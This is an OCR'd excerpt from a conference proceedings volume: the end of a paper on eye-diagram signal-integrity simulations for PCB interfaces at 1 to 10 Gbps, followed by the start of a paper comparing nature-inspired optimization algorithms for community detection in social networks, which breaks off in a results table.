The usage of ‘quick approach’, time domain using analysis has been done in [8] with the full factorial method. It makes use of complete factor optimization and generates a quick turnaround period by predicting the factor of too capacitive or inductive. In [9], a pin diode-enabled switching operation of diverse frequency ranges had been done using two periodic layers. The range of frequency, however, had been confined to 3.8–10.3 GHz. In [10], the discussion stated that conventional impedance matching fails in the GHz domain and incorporating optimization algorithm improves the combinational space and helps in finding the optimal solution.

Post-processing methods underlying physics principles had been used. The insertion loss which occurs due to high frequency is estimated with error measurement using thousand PCB boards [11]. In [12], analysing the PCB impedance trace had been incorporated to estimate the channel insertion loss with board-level design. A detailed review of power supply and its induced jitter is discussed in random and deterministic means. The influence of peak-to-peak jitter with early and late edges and its induced error with margin of time are the main indices [13]. In [14], optimising the utility with decoupling capacitors to provide the required impedance had been done using optimization algorithms. However, analysing the transfer function in all scenarios of high operating speed is difficult. In [15], the analysis of multiple ports with their self- and transfer impedance is done through reinforcement learning in PDN. The absorption bandwidth of electromagnetic waves in metamaterial-based studies of PCB in and 3D design in [16] states that it provides more optimal results incorporating artificial patterning.

3 Proposed Methodology

The proposed method for creating a layout using different interfaces having different frequency ranges is therefore provided in this section. The extraction is used to analyse time domain properties with five cases as shown in Table 1 below.

The five cases used for analysis are shown in Table 1 are analysed below.

Case 1: In this case, an interface with a speed of 1Gbps is considered and 10% of the rise time and fall time is considered in the simulation for analysing the eye diagram as in Fig. 1.

The eye height is 431.8603 mV and the eye width is 998 ps. The diagram, jitter and ISI are less in Fig. 1 when 1 Gbps operation speed is used.

Table 1 Five cases of operating speed

Cases	Operating speed
Case-1	Operating speed of 1 Gbps
Case-2	Operating speed of 2.5 Gbps
Case-3	Operating speed of 5 Gbps
Case-4	Operating speed of 7.5 Gbps
Case-5	Operating speed of 10 Gbps




Fig. 1 Operating speed of 1Gbps interface eye is observed




Fig. 2 Operating speed of 2.5Gbps interface eye is observed

Case 2: In these cases, an interface with a speed of 2.5 Gbps is considered and 10% of the rise and fall time is considered in the simulation for analyzing the eye diagram as in Fig. 2.

The eye height is 403.6592 mV and the eye width is 395.2 ps. Analysing Fig. 2, jitter and ISI are high in 2.5Gbps when compared to 1 Gbps.

Case 3: In this case, an interface with a speed of 5Gbps is considered, and 10% of rise and fall time is considered in the simulation for analysing the eye diagram.

The eye height is 360.122 and the eye width is 194 ps. Figure 3 shows that jitter and ISI are high in 5Gbps compared to 2.5Gbps.

Case 4: In this case, an interface with a speed of 7.5Gbps is considered, and 10% of rise and fall time is considered in the simulation for analysing the eye diagram.

The eye height is 392.3419 mV and the eye width is 125.57 ps. The analysis in Fig. 4 shows that jitter and ISI are high in 7.5 Gbps when compared to 5 Gbps.




Fig. 3 Operating speed of 5Gbps interface eye is observed




Fig. 4 Operating speed of 7.5Gbps interface eye is observed




Fig. 5 Operating speed of 10Gbps interface eye is observed

Case 5: In this case, an interface with a speed of 10 Gbps is considered, and 10% of rise and fall time is considered in the simulation for analysing the eye diagram.

The eye height is 430.778 mV and the eye width is 92 ps. The inferred results analysing Fig. 5 show that jitter and ISI are high in 10Gbps compared to the other four cases.

4 Results

HFSS is the simulation tool used in 3D simulation. The five different situations have been run through the simulations and captured the results. In this simulation, five different speeds of signal interface are considered. In this work, five cases are implemented each of the cases has its own impact. By analysing the cases, it is concluded that rising frequency can cause high losses. When operating speed increased, eye height and eye width became small.

The eye height denoted the insertion loss which occurred in the transmission media as in Table 2. The scenario of total jitter increasing subsequently affects the eye width with decreasing value. Thus, systems with reduced eye width have the tendency to poor signal quality and high bit error rate.

4.1 Statistical Analysis

A statistical analysis is carried out with minimal jitter in case 1 as its corresponding eye width is high and Case 5 where maximal jitter exhibits under minimal eye width. A paired sample t-test is being carried out using SPSS between Case 1 and Case 5. The inference from the standard deviation in Table 3 states that the difference had been highly dissimilar.

The notation MEH denotes the minimal eye height and MEW denotes the minimal eye width.

In Table 4, a paired sample correlation between Case 1 and Case 5 had been observed. Two cases of operating speed and the difference in jitter are investigated with the help of paired t-test.

Table 2 A summary of the findings in all five cases

Cases	Eye details	
	Minimum eye height (mV)	Minimum eye width (ps)
Case:1 (1Gbps)	431.8603	998
Case:2 (2.5Gbps)	403.6592	395.2
Case:3 (5Gbps)	360.122	194
Case:4 (7.5Gbps)	392.3419	125.5686
Case:5 (10Gbps)	430.7718	92

Table 3 Paired sample statistics between Case 1 and Case 5

		Mean	N	Std. Deviation	Std. Error mean
Pair 1	MEH	4.313160E2	2	0.7696857	0.5442500
	MEW	5.450000E2	2	640.6387438	453.0000000

Table 4 Paired sample correlations

		N	Correlation	Sig.
Pair 1	MEH & MEW	2	1.000	0.000

5 Conclusion

The effects of different data speeds on a signal concluded that as frequency increases, losses become more severe. If the frequency or data rate increases, the eye diagram becomes poorer. It means the eye gets distorted due to the ISI and jitter due to the time deviations. Thus, Case 5 with 10Gbps signal, the eye width becomes very poor. In order to maintain lossless at high data rate, the only possibility is to maintain constant impedance. If the impedance mismatch is reduced, then the losses are subsequently reduced. Future work will deal with metamaterial design and analysis of different frequency bands based on different data rates.

References

1. Antonini G, Drewniak JL, Orlandi A, Ricchiuti V (2002) Eye pattern evaluation in high-speed digital systems analysis by using MTL modeling. IEEE Trans Microw Theory Tech 50(7):1807–1815
2. Khater MA (2020) High-speed printed circuit boards: A tutorial. IEEE Circuits Syst Mag 20(3):34–45
3. Liu J, Zhang M, Hu G (2019, May) Analysis of power supply and signal integrity of high speed pcb board. In: 2019 IEEE 8th Joint International Information Technology and Artificial Intelligence Conference (ITAIC). IEEE, pp 412–416
4. Shan A, Prakash VR (2022, July) Certain investigation on impedance control of high speed signals in printed circuit board. In: 2022 International Conference on Inventive Computation Technologies (ICICT). IEEE, pp 564–569
5. Jiao D, Dou Y, Yan J, Zhu J, Norman A (2021) Method for accurate and efficient eye diagram prediction of nonlinear high-speed links. IEEE Trans Electromagn Compat 63(5):1574–1583
6. Tortorich RP, Morell W, Reiner E, Bouillon W, Choi JW (2021) A study on the radiated susceptibility of printed circuit boards and the effects of Via Fencing. Electronics 10(5):539
7. Simon J (2021) A Performance Analysis of Wavelet based LTE-OFDM with Multi-equalizers. Turk J Comput Math Educ (TURCOMAT) 12(6):108–116
8. Vardapetyan A, Ong CJ (2020, October) Via design optimization for high speed differential interconnects on circuit boards. In: 2020 IEEE 29th Conference on Electrical Performance of Electronic Packaging and Systems (EPEPS). IEEE, pp. 1–3
9. Bakshi SC, Mitra D, Ghosh S (2018) A frequency selective surface based reconfigurable rasorber with switchable transmission/reflection band. IEEE Antennas Wirel Propag Lett 18(1):29–33
10. Yasunaga M, Matsuoka S, Hoshinor Y, Matsumoto T, Odaira T (2019, November). AI-based design methodology for high-speed transmission line in PCB. In: 2019 IEEE CPMT Symposium Japan (ICSJ). IEEE, pp 223–226
11. Ye X, Balogh M (2017, August). Physics-based fitting to improve PCB loss measurement accuracy. In: 2017 IEEE International Symposium on Electromagnetic Compatibility & Signal/Power Integrity (EMCSI). IEEE, pp 516–521

12. Chen D, Hsu J, Su T, Li YL (2020, October). Enhanced board level design methodology by statistical analysis. In: 2020 15th International Microsystems, Packaging, Assembly and Circuits Technology Conference (IMPACT). IEEE, pp 236–238
13. Tripathi JN, Sharma VK, Shrimali H (2018) A review on power supply induced jitter. IEEE Trans Compon, Packag Manuf Technol 9(3):511–524
14. Xu Z, Wang Z, Sun Y, Hwang C, Delingette H, Fan J (2021) Jitter-Aware Economic PDN Optimization With a Genetic Algorithm. IEEE Trans Microw Theory Tech 69(8):3715–3725
15. Park H, Kim M, Kim S, Kim K, Kim H, Shin T, Kim J (2022) Transformer network-based reinforcement learning method for Power Distribution Network (PDN) optimization of High Bandwidth Memory (HBM). 70(11), 4772–4786
16. Huang Q, Wang G, Zhou M, Zheng J, Tang S, Ji G (2022) Metamaterial electromagnetic wave absorbers and devices: Design and 3D microarchitecture. J Mater Sci Technol 108:90–101

Direct Comparative Analysis of Nature-Inspired Optimization Algorithms on Community Detection Problem in Social Networks

Soumita Das, Bijita Singha, Alberto Tonda, and Anupam Biswas

Abstract Nature-inspired optimization Algorithms (NIOAs) are nowadays a popular choice for community detection in social networks. Community detection problem in social network is treated as an optimization problem, where the objective is to either maximize the connection within the community or minimize connections between the communities. To apply NIOAs, either of the two, or both objectives are explored. Since NIOAs mostly exploit randomness in their strategies, it is necessary to analyze their performance for specific applications. In this paper, NIOAs are analyzed for the community detection problem. A direct comparison approach is followed to perform the pairwise comparison of NIOAs. The performance is measured in terms of five scores designed based on the prasatul matrix and also with average isolability. Three widely used real-world social networks and four NIOAs are considered for analyzing the quality of communities generated by NIOAs.

Keywords Nature-inspired optimization algorithms · Community detection · Fitness function · Direct comparison

1 Introduction

In today's world, the majority of the problems are complex in nature and requires optimization of diverse objectives such as cost minimization, energy consumption, and/or maximiztion of efficiency, sustainability, and performance. Specifically, opti-

S. Das (✉) · B. Singha · A. Biswas
Department of Computer Science and Engineering, National Institute of Technology, Silchar 788010, Assam, India
e-mail: wingsoffire72@gmail.com

A. Biswas
e-mail: anupam@cse.nits.ac.in

A. Tonda
Université Paris-Saclay, INRAE, UMR 518 MIA, Palaiseau, France
e-mail: alberto.tonda@inrae.fr

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_45

mization problems are often subject to a set of complex and non-linear constraints. To solve optimization problems in an effective and time efficient manner, numerous Nature-inspired Optimization Algorithms (NIOAs) are developed [1–3]. NIOAs are typically based on the randomization concept and are used for both continuous and discrete optimization problems. An extensive comparative study of several NIOAs algorithms for continuous and discrete optimization has been performed in [4, 5]. In another work [6], a comparative analysis of NIOAs on ten continuous and discrete optimization problems has been carried out. In addition to this, numerous methods have been introduced which developed the discrete version of a continuous optimization problem [7, 8]. An example of a discrete optimization problem is community detection. It is discrete in the sense that each of the solution elements in a solution vector with N-dimensions can take only discrete values. Several NIOAs algorithms on community detection have been proposed [9]. Comparative study of a few NIOA-based community detection problems has also been carried out [10, 11].

The general principle to solve the community detection problem is to maximize intra-community connectivity (vertices/entities of the same community are strongly connected) and minimize inter-community connectivity (vertices/entities belonging to different communities are loosely connected). However, the measure of cohesiveness may vary depending on the type of network (unweighted, weighted, directed, undirected, multiple edges, dynamic, etc.). In this paper, we have considered only undirected and unweighted networks for carrying out our experiments and analyzing the performance of NIOAs algorithms on community detection. The contributions of this paper are listed as follows:

- A considerable variety of NIOAs algorithms such as Gray Wolf Optimizer (GWO), Moth-Flame Optimization (MFO), Sine-Cosine Algorithm (SCA), and Whale Optimization Algorithm (WOA) have been used to detect communities in a network.
- A comparative performance analysis based on AVerage Isolability (AVI) has been carried out to determine the quality of communities identified by the corresponding baselines.
- Communities obtained from the respective baseline algorithms are directly compared with each other based on D-scores (direct comparison) and K-scores (overall comparison).

The organization of the rest of the paper is as follows. Section 3 emphasizes on the baseline NIOAs algorithms, Sect. 2 discusses about related work, Sect. 4 briefs about the community detection problem, Sect. 5 discusses about the direct comparative analysis measure, Sect. 6 is dedicated to experimental analysis, and Sect. 7 concludes the paper.

2 Related Work

Community detection in Online Social Networks is NP-hard problem. It is solved using traditional methods and NIOAs approaches. There are several traditional methods for solving community detection problems such as modularity optimization, graph partitioning, clustering, random walk and diffusion community [12]. Moreover, several NIOAs algorithms are proposed to determine the exact communities in considerable time. Here, solution representation, recombination, mutation operators and fitness functions plays a significant role in the performance of such algorithms [13]. Depending on the number of fitness functions used, NIOAs are classified into single objective optimization (SOO) problems and multi-objective optiization (MOO) problems. An in depth review of NIOAs algorithms for community detection has been discussed in [14, 15]. In this review, discussion on the performance of NIOAs on different types of networks such as undirected, directed, weighted, signed, multi-dimensional, overlapping, and dynamic networks has been conducted.

3 Nature-Inspired Optimization Algorithms

NIOAs share a set of steps that is portrayed by the generic workflow of the algorithm in Fig. 1. In the first step, the algorithm generates a set of candidate solutions. This candidate solution generation is called population initialization (X) which requires setting of three parameters such as population size, number of dimensions and setting the range of value of solution element. The second step deals with evaluation of the goodness of each of the candidate solution using fitness function. Following this, the termination criteria or the maximum number of iterations (MaxIt) is assigned in third step. Until the termination criteria is satisfied, a set of procedures are repeated as



START
1. Population initialization (X), t=1
2. Calculate fitness of each solution vector
3. t<=MaxIt
Yes
No
a) Update position of each solution vector
b) Calculate fitness of all solution vectors
c) Select best solution vector
d) t=t+1
e) Return X_best
END

Fig. 1 generic flow diagram of NIOAs enumerated in the given figure by (a), (b), (c), and (d). Firstly, position of each solution vector is updated. Next, the fitness of the updated position vector is computed and compared with the previous fitness. Subsequently, the best solution vector is selected and current iteration counter is incremented by one. Then, after the termination condition is satisfied, the algorithm returns the best solution vector. In this section, we have discussed about some of the best performing algorithms in NIOAs realm which are as follows.

3.1 Gray Wolf Optimizer (GWO)

This is a population based optimization algorithm inspired by the hunting mechanism of gray wolves found in nature [16]. The wolves are categorized in descending order of leadership hierarchy as α, β, δ and ω such that α, ω lies at the top and bottom of hierarchy respectively. GWO algorithm starts with population initialization followed by computation of fitness of wolves where the best three wolves are designated as α, β and δ. Next, the distance between each wolf and prey is computed by,

$$\overrightarrow{D} = \mid \overrightarrow{J}.\overrightarrow{X_p}(t) - \overrightarrow{X}(t) \mid \tag{1}$$

where t represents number of iterations, $\overrightarrow{J}$ indicates coefficient vector, $\overrightarrow{X_p}$, $\overrightarrow{X}$ is location vector of prey and gray wolf, respectively. Thereafter, position of grey wolf is updated using the following formula

$$\overrightarrow{X}(t+1) = \overrightarrow{X_p}(t) - \overrightarrow{A}.\overrightarrow{D} \tag{2}$$

where $\overrightarrow{A}$ is a vector coefficient in [0, 2]. Then, position of prey is computed by using the following formula,

$$\overrightarrow{X_p}(t+1) = \frac{(\overrightarrow{X_1} + \overrightarrow{X_2} + \overrightarrow{X_3})}{3}, \tag{3}$$

where $\overrightarrow{X_1}$, $\overrightarrow{X_2}$, $\overrightarrow{X_3}$ represents position vector of α, β, δ wolves respectively. These set of steps are repeated until termination criteria is satisfied. Ultimately, GWO algorithm returns the best position vector for α which indicates the best solution of the problem under consideration.

3.2 Sine-Cosine Algorithm (SCA)

It is also a population based optimization algorithm where the search for optimal solution is inspired by the sine and cosine trigonometric functions [17]. Initially, SCA algorithm starts with population initialization where an individual is represented by $X_k = (x_{k1}, ..., xkj, ..., x_{kD})$ in the D-dimensional search space. Next, the optimal solution is obtained using sine and cosine functions depicted by the following formula,

$$X_k^{t+1} = X_k^t + r_1 \times \sin(r_2) \times \mid r_3 X_{best}^t - X_k^t \mid, \quad r_4 < 0.5 \tag{4}$$

$$X_k^{t+1} = X_k^t + r_1 \times \cos(r_2) \times \mid r_3 X_{best}^t - X_k^t \mid, \quad r_4 \geq 0.5, \tag{5}$$

where X_k^t indicates the position of search space at tth iteration, X_{best}^t refers to the best position in tth iteration. Equations 4 and 5 indicates that SCA comprises of four key parameters such as r_1, r_2, r_3 and r_4 where r_1 represents the search region. This region lies either between the search agent and target or outside, r_2 refers to the extent the movement is done toward or outside the target, r_3 is used to emphasize ($r_3 > 1$) or de-emphasize ($r_3 < 1$) the current optimal solution in order to compute the distance to be covered by search agents and r_4 is used to explore search space deterministically by switching between sine and cosine functions.

3.3 Moth-Flame Optimization (MFO)

It is a population based optimization algorithm inspired by the transverse orientation of moths around light sources [18]. Moths maintain a fixed angle with the moon to travel long distances. MFO algorithm basically comprises of three primary steps. The first step is population initialization of moths using a matrix $M(t)$ in a D-dimensional search space. Next, fitness of individual moths are stored in an array.

This is followed by storing the flames which are the best positions obtained by moths when searching the search space and is similarly represented in matrix $F(t)$ and it's corresponding fitness values are stored in array $OF(t)$. Next, as the moths come across flames/artificial light, they try to maintain a similar fixed angle with the flames resulting into a lethal spiral path toward the flames. Therefore, the second step is associated with updating the position of moths using the following formula,

$$M_i(t) = Dis_i(t) \times e^{bk} \times \cos(2\pi k) + F_j(t), \tag{6}$$

$$Dis_i(t) = \mid F_j(t) - M_i(t) \mid, \tag{7}$$

where $M_i(t)$ refers to the moth's position in ith iteration, $Dis_i(t)$ represents the distance moth $M_i(t)$ and corresponding flame $F_j(t)$, k is a random number that lies in the range $[-1, 1]$, b depicts shape of logarithmic spiral.

3.4 Whale Optimization Algorithm (WOA)

It is a population based optimization algorithm inspired by hunting mechanism of humpback whales [19]. Firstly, population of search agents is initialized and fitness of individual search agents is computed. Considering the fitness values, the current best search agent is assumed to be the target prey. Secondly, the position of other search agents are updated near the target prey based on parameters p and B. These parameters controls position updating by incorporation of these parameters into three different rules such as encircling prey where $h < 0.5$ and $| B | < 1$, search for prey where $h < 0.5$ and $| B | \geq 1$ and spiral updating position where $h \geq 0.5$. The position of search agent $\overrightarrow{X}(t+1)$ is updated by encircling prey at iteration $t+1$ using Eqs. 8 and 9.

$$\overrightarrow{D} = | \overrightarrow{J}.\overrightarrow{X}^* - \overrightarrow{X}(t) | \tag{8}$$

$$\overrightarrow{X}(t+1) = | \overrightarrow{X}^*(t) - \overrightarrow{B}.\overrightarrow{D} |, \tag{9}$$

$$\overrightarrow{B} = 2\overrightarrow{a}.\overrightarrow{r} - \overrightarrow{a} \tag{10}$$

$$\overrightarrow{J} = 2.\overrightarrow{r} \tag{11}$$

$\overrightarrow{X}^*$ indicates best search agent in current iteration t, $\overrightarrow{X}(t)$ represents position of a search agent at iteration t, the value of a decreases from 2 to 0 over the iterations, r is a random number in range [0, 1]. Next, searching for prey is similar to encircling prey. However, the only difference is that $\overrightarrow{X}^*$ is replaced with a randomly selected search agent $\overrightarrow{X}_{rand}$. In spiral position update, the positions of individual search agents are updated using the following equation,

$$\overrightarrow{X}(t+1) = \overrightarrow{D}.e^{bw}.\cos(2\pi w) + \overrightarrow{X^*}(t), \tag{12}$$

where $\overrightarrow{D} = | \overrightarrow{X}^* - \overrightarrow{X}(t) |$ which indicates the difference of the distance between the target prey and the search agent at the current iteration, b is constant, $w \in [-1, 1]$. The position of search agents are updated until the termination criteria and finally WOA algorithm returns the best search agent.

4 Community Detection Problem

The problem of community detection in networks belong to the class of graph partitioning problem, and it is thus a NP-hard problem [20]. Therefore, several community detection methods have been introduced for identifying communities in networks. A network comprises of a set of entities and relationships/connections shared by the entities. Networks are represented in the form of a graph indicated by $G(V, E)$ comprising of nodes (V) referring to entities and edges (E) specifying connections. The problem is to divide the network into several communities $C = \{C_1, C_2, C_3, .., C_k\}$ where each community say $C_i, \quad \forall i = 1, 2, .., k$ consists of a set of nodes belonging to V such that the number of connections within C_i should be maximized and number of connections between C_i and other communities should be minimized. These maximization or minimization requires the use of fitness function in order to obtain the best solution.

Suppose, $G(V, E)$ is divided into l feasible partitions $P = \{P_1, P_2, P_3, .., P_l\}$. Then, community detection problem is formulated as an optimization problem using the following equation,

$$f(P^{best}) = maxf(P), \tag{13}$$

where P^{best} is the desired partition of the network obtained by incorporating a fitness function f which evaluates the goodness of the network.

Fitness function: It is required to find the best solution in an optimization problem. Here, as we are considering community detection as an optimization problem, so for fitness computation, community evaluation metrics such as are modularity, Normalized Mutual Information (NMI), purity, Adjusted Random Index (ARI) etc. are used [21, 22]. Modularity is used to measure the quality of community, whereas NMI, purity, ARI is used to measure accuracy of community. Depending on the cardinality of fitness function used, community detection problem is classified as single-objective optimization problem and multi-objective optimization problem [23].

5 Direct Comparative Analysis

The rapid growth of NIOAs have necessitated the performance evaluation of the respective algorithms. Though mean, standard deviation and median are used for performance comparison purpose, but these measures do not directly compare the solutions given by two separate algorithms say primary algorithm (A_p) and alternative algorithms (A_q), where A_p refers to those algorithms whose performance is to be evaluated and A_q refers to the set of algorithms with which A_p is to be compared. In this paper, we have used D-scores and K-scores for direct comparison and overall comparison respectively to evaluate the quality of communities [24].

Direct Optimality (DO): A_p is compared with A_q in terms of optimality by combining the comparative performance considering best performance, average performance and worst performance of A_p with respect to A_q denoted by O_1, O_2, O_3 respectively and is defined by,

$$DO = O_1 + 0.5 * O_2 - O_3 \tag{14}$$

Direct Comparability (DC): A_p is compared with algorithm A_q in terms of three levels of abstractions such as win, tie and loose denoted by C_1, C_2 and C_3 respectively and is defined by,

$$DC = C_1 + 0.5 * C_2 - C_3 \tag{15}$$

Overall Optimality (KO): The overall optimality of A_p is computed based on three levels of abstraction such as best, average and worst irrespective of win or loose indicated by K_1^0, K_2^0 and K_3^0 respectively and is defined by,

$$KO = K_1^0 + 0.5 * K_2^0 - K_3^0 \tag{16}$$

Overall Comparability (KC): A_p is compared with A_q by considering overall comparability in all three levels of abstraction such as win, tie and loose indicated by K_1^c, K_2^c and K_3^c respectively and is defined by,

$$KC = K_1^c + 0.5 * K_2^c - K_3^c \tag{17}$$

Overall Together (KT): It is used to interpret that A_p performs better than A_q considering that abstraction levels such as best & average and win & tie are overlapping and is defined by,

$$KT = \frac{a + b + d + e}{n} \tag{18}$$

where a, b, c and d represents the overlapping abstraction levels, n indicates total number of possible combinations of abstraction levels.

6 Experimental Analysis

In this work, experiments are performed on several widely used real-world datasets such as karate network [25], dolphin network [26] and football network [27] summarized in Table 1. Several state-of-the-art NIOAs algorithms such as GWO, MFO, SCA and WOA have been used on community detection to perform a comparative analysis of these algorithms using average isolability and five different performance measures based on optimality and comparability [28]. Also, the performance of NIOAs algo-

Table 1 Dataset statistics. First column contains dataset details, # $Nodes$ refers to number of nodes, # $Edges$ refers to number of edges, Avg. degree indicates average degree of the graph

Dataset	# Nodes	# Edges	Avg. degree
Karate [25]	34	78	4.58
Dolphin [26]	62	159	5.12
Football [27]	115	613	10.66

rithms for community detection is highly dependent on parameter settings. Therefore, in this section, we discuss about algorithm parameter settings, average isolability and result analysis.

6.1 Algorithm Parameter Settings

There are two types of parameters in NIOAs algorithms namely, common parameters and algorithm specific parameters. Parameters that are common in all NIOAs algorithms are called common parameters and parameters specific to a particular NIOAs algorithm are the algorithm specific parameters. There are particularly three common parameters namely population size, number of dimensions and number of iterations which are described below.

Number of dimensions: In community detection context, number of dimensions is equal to the total number of nodes present in a network. The size of candidate solution is equal to the number of dimensions. Total number of such candidate solutions indicates population size.

Population size: The population size needs to be carefully initialized because the best solution might be dependent on population size. Setting a high population size improves the search capability but leads to increase in time complexity of the algorithm. In our experiments, we have set the population size as 30.

Number of iterations: It is also a key parameter to find the optimal solution. Initially, current iteration is set to 1. For specification of number of iterations, two aspects are to be considered. Firstly, if the number of iterations is small, then the optimal solution might not be found. Whereas, large number of iterations increases time complexity of optimization algorithms and may lead to redundancy i.e. iterations may continue even after attaining the best solution. Therefore, number of iterations must be carefully set.

6.2 Average Isolability

The objective of this evaluation metric is to determine the ability of a cluster to isolate itself from rest of the network by examining the nodes based on the strength of connections [28]. In our experiment, we have used AVerage Isolability (AVI) to compare and improve the candidate solutions inorder to obtain a near optimal solution. For an undirected graph, Isolability of a cluster C_i is defined by,

$$\text{Isolability }(C_i) = \frac{\{(u, v) \mid u \in_{C_i} v\}}{\{\{(u, v); (u, w)\} \mid u \in_{C_i} v \,\&w \notin C_i\}}, \tag{19}$$

where, the numerator term indicates connections within the community C_i and denominator is the total number of connections. Next, AVI is defined by,

$$Q_{AVI}(G, C) = \frac{1}{K} \sum \text{Isolability}(C_i), \tag{20}$$

where k indicates total number of clusters in $G(V, E)$. The candidate solution having maximum AVI value is considered as the best candidate solution.

6.3 Result Analysis

Quality of communities given by GWO, MFO, SCA and WOA have been analyzed on three widely used real-world datasets. The analysis has been carried based on the emphasizing on the quality of the community given by each baseline algorithm and performing comparative evaluation. AVI value is used for quality evaluation. In addition to this, performance analysis based on one-to-one comparison (D-scores) and one-to-many comparison (K-scores) is performed.

Table 2 Comparative performance of MFO algorithm with alternative algorithms based on D-scores and K-scores

Dataset	GWO					SCA					WOA				
	DO	DC	KO	KC	KT	DO	DC	KO	KC	KT	DO	DC	KO	KC	KT
Karate [25]	0.98	0.98	1.00	1.00	1.00	0.98	0.98	1.00	1.00	1.00	0.06	0.75	0.53	1.0	1.0
